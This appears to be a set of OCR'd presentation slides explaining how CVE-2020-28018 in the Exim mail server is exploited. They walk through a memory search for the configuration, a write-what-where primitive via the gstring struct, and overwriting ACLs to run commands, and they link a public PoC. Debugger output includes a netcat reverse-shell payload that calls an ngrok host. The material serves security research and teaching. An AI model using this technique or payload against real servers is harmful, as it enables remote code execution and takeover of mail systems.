
Exim ACL search for exploit reliability (II)

```
[*] Searching for Exim configuration in memory...

        [*] ptr = 0x558b537ca000 ; sz = 4096
        [*] ptr = 0x558b537cb000 ; sz = 4096
        [*] ptr = 0x558b537cc000 ; sz = 4096
        [*] ptr = 0x558b537cd000 ; sz = 4096
        [*] ptr = 0x558b537ce000 ; sz = 4096
        [*] ptr = 0x558b537cf000 ; sz = 4096
        [*] ptr = 0x558b537d0000 ; sz = 4096

        [+] Config found at: 0x558b537cfd78
```

Write-what-where primitive (I)

- Using the same technique used in arbitrary read we take control over gstring struct
- Response for last command will be written to g->s
- Execute a command whose response is arbitrary (or at least part of it)
- We can then write that arbitrary data on arbitrary locations thanks to gstring struct and control over g->s
- Write-what-where primitive

Write-what-where primitive (II)



Achieving Remote Code Execution (I)

- Once having the ability to write arbitrary data on arbitrary locations we can overwrite Exim ACL's in memory
- There is a specific ACL functionality that allows an ACL to execute a command (run)
- RCPT/MAIL ACL will be interpreted on receiving "RCPT TO" or "MAIL FROM" commands
- If corrupted, an attacker arbitrary ACL will be read in expand_string()
- run can be used by an attacker to execute arbitrary commands on target

Achieving Remote Code Execution (II)

```
→ 0x5561842f13cb <expand_string+12> mov    rax, QWORD PTR [rbp-0x8]
  0x5561842f13cf <expand_string+16> mov    rdi, rax
  0x5561842f13d2 <expand_string+19> call   0x5561842f132e <expand_cstring>
  0x5561842f13d7 <expand_string+24> leave
  0x5561842f13d8 <expand_string+25> ret
  0x5561842f13d9 <expand_string_copy+0> push   rbp
```


```
  7914
  7915
  7916  uschar *
  7917  expand_string(uschar * string)
  7918  {
        // string=0x00007fff3a3161a8  → [...]  → "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ng[...]"
→ 7919  return US expand_cstring(CUS string);
  7920  }
  7921
  7922
  7923
  7924
```

```
[#0] Id 1, Name: "exim4", stopped 0x5561842f13cb in expand_string (), reason: BREAKPOINT
```


```
[#0] 0x5561842f13cb →expand_string(string=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 14168'}}): missing or mal
[#1] 0x5561842bbf23 →acl_check_internal(where=0x1, addr=0x0, s=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 1416
3", user_msgptr=0x7fff3a316678, log_msgptr=0x7fff3a316688)
[#2] 0x5561842bd0a1 →acl_check(where=0x1, recipient=0x0, s=0x556184ea7d88 "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 14168'}}
user_msgptr=0x7fff3a316678, log_msgptr=0x7fff3a316688)
[#3] 0x5561843370dc →smtp_setup_msg()
[#4] 0x5561842bf470 →handle_smtp_call(listen_sockets=0x556184ecb2a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff3a316ab0)
[#5] 0x5561842c28b2 →daemon_go()
[#6] 0x5561842e04c3 →main(argc=0x3, cargv=0x7fff3a357418)
```

```
gef➤  p $rdi
$2 = 0x556184ea7d88
gef➤  x/s 0x556184ea7d88
0x556184ea7d88: "ondition = ${run{/bin/sh -c 'nc -e/bin/sh 6.tcp.ngrok.io 14168'}}): missing or malformed local part (expected word or \"<\")
gef➤
```

Achieving Remote Code Execution (III)



PoC Exploit Execution



LPE maybe?

- Qualys used CVE-2020-28008 (another vulnerability disclosed in 21Nails advisory) to LPE after getting RCE
- The vulnerability allow a remote attacker to, once obtaining RCE as exim user escalate to root

Conclusion

- A Big amount of deployed Exim servers are vulnerable
- The result of exploiting the vulnerability successfully is Remote Code Execution
- Local Privilege Escalation is possible after achieving RCE

References

- Qualys oficial advisory: https://blog.qualys.com/vulnerabilities-research/2021/05/04/21nails-multiple-vulnerabilities-in-exim-mail-server
- Qualys technical advisory: https://www.qualys.com/2021/05/04/21nails/21nails.txt
- Exim source code

Links

- PoC Exploit: https://github.com/lockedbyte/CVE-Exploits/tree/master/CVE-2020-28018